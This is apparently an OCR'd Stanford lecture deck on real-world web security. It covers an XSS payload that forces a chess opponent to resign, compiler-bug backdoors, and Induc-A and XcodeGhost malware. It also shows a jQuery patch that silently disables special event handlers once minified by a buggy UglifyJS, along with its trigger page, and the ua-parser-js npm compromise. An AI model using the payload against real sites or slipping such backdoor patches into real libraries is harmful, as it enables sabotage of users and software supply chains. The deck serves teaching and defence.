Web Security in the Real World

yan / @bcrypt

Stanford CS 253


11/18/21

About me:


- Chief Security Officer at Brave Software
- Former EFF staff technologist (Let's Encrypt, HTTPS Everywhere)
- Stanford Physics PhD dropout

Why study web security?

What my opponent thinks I'm thinking




What I'm really thinking of



Chess is hard...

Much easier: find XSS on play.chessbase.com


Brave File Edit View History Bookmarks Profiles Tab Window Help
66% Fri 18:20
https://play.chessbase.com
play.chessbase.com/en/Play
Resign
Offer Draw
Arbiter
Applaude
Ping
09:52
Simon peter (1702)
09:58
Azuki1 (1694)
Info
Chat
Tournament
Waiting for playchess.com
Version Play 13.16e
Hello, Azuki1
1375 users, 03:17 (UTC+1h)
MarkVL1 went offline.
Opponent has left
Opponent has left
Type Chat Here (1 Receivers)
-> Simon peter
To All
Shortcuts
Invitations
Game
Community
Opponents
Friends
Video
Simon peter 1702
-
Azuki1 1694
10m + 0s
play.chessbase.com
10m + 0s 1.e4 7
White is minimally better.
1.e4 (7.4s)

XSS payload (send in the chat window):

```
<script>
if ($('.cbChatUserName')[0].innerText !== 'Azuki1') {
    idResign.click()
}
</script>
```

Real world concern #1: Supply chain attacks

PoC||GTFO 0x08

GET YOUR COPY TODAY
https://www.alchemistowl.org/pocorgtfo/

3 Deniable Backdoors Using Compiler Bugs

by Scott Bauer, Pascal Cuoq, and John Regehr

Do compiler bugs cause computer software to become insecure? We don't believe this happens very often in the wild because (1) most code is not miscompiled and (2) most code is not security-critical. In this article we address a different situation: we'll play an adversary who takes advantage of a naturally occurring compiler bug.

Do production-quality compilers have bugs? They sure do. Compilers are constantly evolving to improve support for new language standards, new platforms, and new optimizations; the resulting code churn guarantees the presence of numerous bugs. GCC currently has about 3,200 open bugs of priority P1, P2, or P3. (But keep in mind that many of these aren't going to cause a miscompilation.) The invariants governing compiler-internal data structures are some of the most complex that we know of. They are aggressively guarded by assertions, roughly 11,000 in GCC and 17,000 in LLVM. Even so, problems slip through.

How should we go about finding a compiler bug to exploit? One way would be to cruise an open source compiler's bug database. A sneakier alternative is to find new bugs using a fuzzer. A few years ago, we spent a lot of time fuzzing GCC and LLVM, but we reported those bugs—hundreds of them!—instead of saving them for backdoors. These compilers are now highly resistant to Csmith (our fuzzer), but one of the fun things about fuzzing is that every new tool tends to find different bugs. This has been demonstrated recently by running `afl-fuzz` against Clang/LLVM.[3] A final way to get good compiler bugs is to introduce them ourselves by submitting bad patches. As that results in a "Trusting Trust" situation where almost anything is possible, we won't consider it further.

So let's build a backdoor! The best way to do this is in two stages, first identifying a suitable bug in the compiler for the target system, then we'll introduce a patch for the target software, causing it to trip over the compiler bug.

The sneaky thing here is that at the source code level, the patch we submit will not cause a security problem. This has two advantages. First, obviously, no amount of inspection—nor even full formal verification—of the source code will find the problem. Second, the bug can be targeted fairly specifically if our target audience is known to use a particular compiler version, compiler backend, or compiler flags. It is impossible, even in theory, for someone who doesn't have the target compiler to discover our backdoor.

Let's work an example. We'll be adding a privilege escalation bug to `sudo` version 1.8.13. The target audience for this backdoor will be people whose system compiler is Clang/LLVM 3.3, released in June 2013. The bug that we're going to use was discovered by fuzzing, though not by us. The fol-

[3] `http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491`

“No amount of source-level verification or scrutiny will protect you from using untrusted code. In demonstrating the possibility of this kind of attack, I picked on the C compiler. **I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode.** As the level of program gets lower, these bugs will be harder and harder to detect.”

Ken Thompson, *Reflections on Trusting Trust* (1984)

by SophosLabs on August 18, 2009 | Leave a comment

FILED UNDER: SophosLabs

Here's something you don't see every day - a virus that infects Delphi files ... at compile-time.

When a file infected with W32/Induc-A runs, it looks to see if it can find a Delphi installation on the current machine. If it finds one, it tries to write malicious code to SysConst.pas, which it then compiles to SysConst.dcu (after saving the old copy of this file to SysConst.bak). The new infected SysConst.dcu file will then add W32/Induc-A code to every new Delphi file that gets compiled on the system - some of the strings from the inserted code look like this:

```
75 73 65 73 20 77 69 6E 64 6F 77 73 3B 20 uses windows;
76 61 72 20 73 63 3A 61 72 72 61 79 5B 31 var sc:array[1
2E 2E 32 34 5D 20 6F 66 20 73 74 72 69 6E ..24] of strin
67 3D 28 00 00 00 FF FF FF FF 50 00 00 00 g=(.......P...
66 75 6E 63 74 69 6F 6E 20 78 28 73 3A 73 function x(s:s
74 72 69 6E 67 29 3A 73 74 72 69 6E 67 3B tring):string;
76 61 72 20 69 3A 69 6E 74 65 67 65 72 3B var i:integer;
62 65 67 69 6E 20 66 6F 72 20 69 3A 3D 31 begin for i:=1
20 74 6F 20 6C 65 6E 67 74 68 28 73 29 20  to length(s)
64 6F 20 69 66 20 73 5B 69 5D 00 00 00 00 do if s[i]....
FF FF FF FF 50 00 00 00 3D 23 33 36 20 74 ....P...=#36 t
68 65 6E 20 73 5B 69 5D 3A 3D 23 33 39 3B hen s[i]:=#39;
72 65 73 75 6C 74 3A 3D 73 3B 65 6E 64 3B result:=s;end;
70 72 6F 63 65 64 75 72 65 20 72 65 28 73 procedure re(s
2C 64 2C 65 3A 73 74 72 69 6E 67 29 3B 76 ,d,e:string);v
61 72 20 66 31 2C 66 32 3A 74 65 78 74 66 ar f1,f2:textf
69 6C 65 3B 00 00 00 00 FF FF FF FF 50 00 ile;........P.
00 00 68 3A 63 61 72 64 69 6E 61 6C 3B 66 ..h:cardinal;f
3A 53 54 41 52 54 55 50 49 4E 46 4F 3B 70 :STARTUPINFO;p
3A 50 52 4F 43 45 53 53 5F 49 4E 46 4F 52 :PROCESS_INFOR
4D 41 54 49 4F 4E 3B 62 3A 62 6F 6F 6C 65 MATION;b:boole
61 6E 3B 74 31 2C 74 32 2C 74 33 3A 46 49 an;t1,t2,t3:FI
4C 45 54 49 4D 45 3B 62 65 67 69 6E 00 00 LETIME;begin..
00 00 FF FF FF FF 50 00 00 00 68 3A 3D 43 ......P...h:=C
72 65 61 74 65 46 69 6C 65 28 70 63 68 61 reateFile(pcha
72 28 64 2B 24 62 61 6B 24 29 2C 30 2C 30 r(d+$bak$),0,0
2C 30 2C 33 2C 30 2C 30 29 3B 69 66 20 68 ,0,3,0,0);if h
3C 3E 44 57 4F 52 44 28 2D 31 29 20 74 68 <>DWORD(-1) th
65 6E 20 62 65 67 69 6E 20 43 6C 6F 73 65 en begin Close
48 61 6E 64 6C 65 00 00 00 00 FF FF FF FF Handle........
```

seen in the wild!

Tweet

NOVEL MALWARE XCODEGHOST MODIFIES XCODE, INFECTS APPLE IOS APPS AND HITS APP STORE

POSTED BY: Claud Xiao on September 17, 2015 4:00 PM

FILED IN: Malware, Threat Prevention, Unit 42
TAGGED: Apple, Baidu, iOS, KeyRaider, OS X, Weibo, Xcode, XcodeGhost

UPDATE: Since this report's original posting on September 17, two additional XCodeGhost updates have been published, available here and here.

On Wednesday, Chinese iOS developers disclosed a new OS X and iOS malware on Sina Weibo. Alibaba researchers then posted an analysis report on the malware, giving it the name XcodeGhost. We have investigated the malware to identify how it spreads, the techniques it uses and its impact.

XcodeGhost is the first compiler malware in OS X. Its malicious code is located in a Mach-O object file that was repackaged into some versions of Xcode installers. These malicious installers were then uploaded to Baidu's cloud file sharing service for used by Chinese iOS/OS X developers. Xcode is Apple's official tool for developing iOS or OS X apps and it is clear that some Chinese developers have downloaded these Trojanized packages.

What runs JS?

- Browsers
- Servers (Node.js)
- Soon: everything

IoT.js

A framework for **Internet of Things**

Internet of Things technologies connect "Things" and the things are getting smarter based on the connection. However there are still some barriers that each devices require its own application and/or services.

IoT.js aims to provide inter-operable service platform in the world of IoT, based on web technology. The target of IoT.js is to run in resource constrained devices such as only few kilobytes of RAM available device. Thus it will supports very wide range of "Things".

JS isn't "compiled," but ...

- Transpilers to JS exist for every major language
- JS sugar (CoffeeScript, Coco, LiveScript, Sibilant)
- Optimizers (Closure, Uglify)
- Static typing (Closure, Flow, TypeScript, asm.js)
- Language extensions (React's JSX)
- ES6 -> ES5 converter (Babel)

more at
https://github.com/jashkenas/coffeescript/wiki/list-of-languages-that-compile-to-js

Step 1: Pick a JS library

mishoo / UglifyJS2

Watch 200 | Star 3,813 | Fork 436

JavaScript parser / mangler / compressor / beautifier toolkit http://lisperator.net/uglifyjs/

710 commits | 3 branches | 52 releases | 67 contributors

Branch: master | UglifyJS2 / +

use a valid SPDX license identifier

kemitchell authored on May 4

rvanvelzen committed 3 days ago

latest commit 20542a37a8

Code

Issues 185

Pull requests 31

Wiki


Who uses UglifyJS2?

gruntjs

via grunt-contrib-uglify plugin

jquery

used to build that jquery.min.js file on ~70% of websites you visit



cloudflare

via collapsify-server

INSERT OVERCROPPED LOGO

your company

probably. either directly or upstream somewhere.

Step 2: Find an exploitable bug

uglify -c changes behavior of mdast code #751

New Issue

Closed **tmcw** opened this issue on Jul 21 · 8 comments

tmcw commented on Jul 21

I've created a repo to reproduce this bug: https://github.com/tmcw/mdast-uglify-bug

For the mdast markdown library, the source succeeds when not uglified, and then, passed through `uglify -c`, its behavior changes and it breaks.

I'm trying to dig through the source, passed through `uglify -c` and then `uglify -b`, in order to track down the cause. It's quite a doozy

tmcw referenced this issue in **wooorm/mdast** on Jul 21

uglify breaks mdast #41 Closed

wooorm commented on Jul 22

I fixed this in mdast (wooorm/mdast@ `1a4fc46`), but I'm not sure that this was really my error.

It was basically a long list of logical AND-operators, followed by an expression which I needed the value of (`rules[name].exec(value)`). For some reason I did not get that value, but `true`.

Labels

None yet

Milestone

No milestone

Assignee

No one assigned

Notifications

Unsubscribe

You're receiving notifications because you commented.

6 participants

Fixed in v2.4.24

Don't attempt to negate non-boolean AST_Binary

Fix #751

Browse files

master (#1) v2.4.24

mishoo authored on Jul 22 1 parent 63fb2d5 commit 905b6011784ca60d41919ac1a499962b7c1d4b02

Showing 2 changed files with 30 additions and 1 deletion. Unified Split

2 lib/compress.js View

```diff
@@ -2183,7 +2183,7 @@ merge(Compressor.prototype, {
            }
            break;
        }
-       if (compressor.option("comparisons")) {
+       if (compressor.option("comparisons") && self.is_boolean()) {
            if (!(compressor.parent() instanceof AST_Binary)
                || compressor.parent() instanceof AST_Assign) {
                var negated = make_node(AST_UnaryPrefix, self, {
```

DeMorgan's Laws

"The negation of a conjunction is the disjunction of the negations."

"The negation of a disjunction is the conjunction of the negations."

Q: What's your favorite cake ingredient?

"It's not vodka AND not whipped cream"

"It's not vodka OR whipped cream"

Q: What is a good drink to have on Thursdays?

"One that does not contain vodka OR does not contain whipped cream"

"One that does not contain vodka AND whipped cream."

Using DeMorgan's Laws for code compression

```
!a && !b && !c && !d
```

=> 20 characters :-(

```
!(a || b || c || d)
```

=> 19 characters!!1 :D

Caveat: only works for boolean expressions

```
> !false && 1 // returns an int

1

> !(false || !1) // boolean conversion

true
```

Step 3: exploit it

Hypothetical attack:

1. Get reasonable-looking patches merged into jQuery (or any popular JS library that uses UglifyJS).
2. Some developers will build jQuery with vulnerable versions of UglifyJS.
3. Patches from #1 introduce backdoors into jQuery *at minification time*.

- Current (in 2015) stable **jQuery** release is 1.11.3
  - requires **grunt-contrib-uglify** 0.3.2
    - requires **uglify-js** ~2.4.0, satisfied by 2.4.23 (vulnerable!)
- Building jquery with grunt uses DeMorgan’s Laws for compression by default

jQuery 1.11.3: src/event.js, line 193:

```
if ( ( mappedTypes || origType === handleObj.origType ) &&
        ( !handler || handler.guid === handleObj.guid ) &&
        ( !tmp || tmp.test( handleObj.namespace ) ) &&
        ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector
        handlers.splice( j, 1 );

        if ( handleObj.selector ) {
                handlers.delegateCount--;
        }
        if ( special.remove ) {
                special.remove.call( elem, handleObj );
        }
}
```

“If (some conditions are true), call the special removal handlers if there are any.”

Used in .off() method (removes event handlers)

Insert the backdoor


```
-                                   if ( ( mappedTypes || origType === handleObj.origType ) &&
+                                   spliced = ( mappedTypes || origType === handleObj.origType ) &&
                                            ( !handler || handler.guid === handleObj.guid ) &&
                                            ( !tmp || tmp.test( handleObj.namespace ) ) &&
-                                           ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector ) ) {
-                                           handlers.splice( j, 1 );
+                                           ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector ) &&
+         handlers.splice( j, 1 );

+       if ( spliced && spliced.length > 0 ) {
+         // Will never be reached when processed by uglify-js@2.4.23!
                                            if ( handleObj.selector ) {
                                                    handlers.delegateCount--;
                                            }
                                            if ( special.remove ) {
                                                    special.remove.call( elem, handleObj );
                                            }
-                                   }
+       }
                            }
```

`spliced` is boolean after minification -> spliced.length === undefined -> (undefined > 0) === false

special event handlers never get called!

Tests pass with uglify-js@2.2.24!



maybe the maintainers will merge our pull request

Trigger the backdoor

```html
<html>
    <script src="../dist/jquery.min.js"></script>
    <button>click me to see if special event handlers are called!</button>
    <div>FAIL</div>
    <script>
        // Add a special event hook for onclick removal
        jQuery.event.special.click.remove = function(handleObj) {
            $('div').text('SUCCESS');
        };
        $('button').click(function myHandler(e) {
            // Trigger the special event hook
            $('button').off('click');
            // Re-add the click handler
            $('button').click(myHandler);
        });
    </script>
</html>
```

Pre-minification

file:///Users/yzhu/repos/scripts/jquery/html/index2.html

click me to see if special event handlers are called!

SUCCESS

Elements Network Sources Timeline Profiles Resources Audits Console HTTPS Everywhere

```
▼<html>
  ▼<head>
      <script src="../dist/jquery.js"></script>
    </head>
  ▼<body>
      <button>click me to see if special event handlers are called!</button>
      <div>SUCCESS</div>
    ▼<script>
              // Add a special event hook for onclick removal
              jQuery.event.special.click.remove = function(handleObj) {
                  $('div').text('SUCCESS');
              };
              $('button').click(function myHandler(e) {
                  // Trigger the special event hook
                  $('button').off('click');
                  // Re-add the click handler
                  $('button').click(myHandler);
              });

      </script>
    </body>
  </html>
```

Post-minification

file:///Users/yzhu/repos/scripts/jquery/html/index2.html

click me to see if special event handlers are called!

FAIL

Elements Network Sources Timeline Profiles Resources Audits Console HTTPS Everywhere

```
▼<html>
  ▼<head>
      <script src="../dist/jquery.min.js"></script>
    </head>
  ▼<body>
      <button>click me to see if special event handlers are called!</button>
      <div>FAIL</div>
    ▼<script>
              // Add a special event hook for onclick removal
              jQuery.event.special.click.remove = function(handleObj) {
                  $('div').text('SUCCESS');
              };
              $('button').click(function myHandler(e) {
                  // Trigger the special event hook
                  $('button').off('click');
                  // Re-add the click handler
                  $('button').click(myHandler);
              });

      </script>
    </body>
  </html>
```


Links

backdoored fork of jquery 1.11.3 + PoC:
https://github.com/diracdeltas/jquery

writeup with more examples:
https://blog.azuki.vip/backdooring-js/

aftermath

- Someone submitted a CVE request
- Assigned Ruby security advisory OSVDB-126747
- Assigned Node security advisory
- Long thread on debian-devel: https://lists.debian.org/debian-devel/2015/08/msg00427.html
- Debian draft proposal recommending against minification: https://wiki.debian.org/onlyjob/no-minification
- Various libraries updated: grunt-contrib-uglify, jquery, Cloudflare collapsify, etc.



Lessons learned:

1. Don’t optimize unless you have to.
2. Run tests post-minification & other processing. Check if your CDN (ex: Cloudflare) is minifying files for you.
3. Even well-reviewed JS libraries probably depend on sketchy code.
4. Audit early, audit often.
5. Minimize third-party dependencies.

“Minimize third-party dependencies”

yan
@bcrypt

npm audit results for the Metamask ethereum wallet 😱 github.com/MetaMask/metam...

```
added 839 packages from 369 contributors and audited 247612 packages in
54.497s
found 5047 vulnerabilities (14 low, 5004 moderate, 29 high)
  run `npm audit fix` to fix them, or `npm audit` for details
```

4:12 PM · Jun 4, 2019 · Twitter Web Client

Embedded malware in ua-parser-js

critical severity Published 6 days ago • Updated 6 days ago

Vulnerability details | Dependabot alerts 0

Package	Affected versions	Patched versions
ua-parser-js (npm)	= 0.7.29	0.7.30
	= 0.8.0	0.8.1
	= 1.0.0	1.0.1

Description

The npm package `ua-parser-js` had three versions published with malicious code. Users of affected versions (0.7.29, 0.8.0, 1.0.0) should upgrade as soon as possible and check their systems for suspicious activity. See this issue for details as they unfold.

Any computer that has this package installed or running should be considered fully compromised. All secrets and keys stored on that computer should be rotated immediately from a different computer. The package should be removed, but as full control of the computer may have been given to an outside entity, there is no guarantee that removing the package will remove all malicious software resulting from installing it.

faisalman commented 6 days ago

Owner Tip

Hi all, very sorry about this.

I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).

I believe someone was hijacking my npm account and published some compromised packages (`0.7.29`, `0.8.0`, `1.0.0`) which will probably install malware as can be seen from the diff here: https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0

I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy https://docs.npmjs.com/policies/unpublish) so I can only deprecate them with a warning message.

👍 96 😄 3 😕 12 ❤️ 42 👀 20
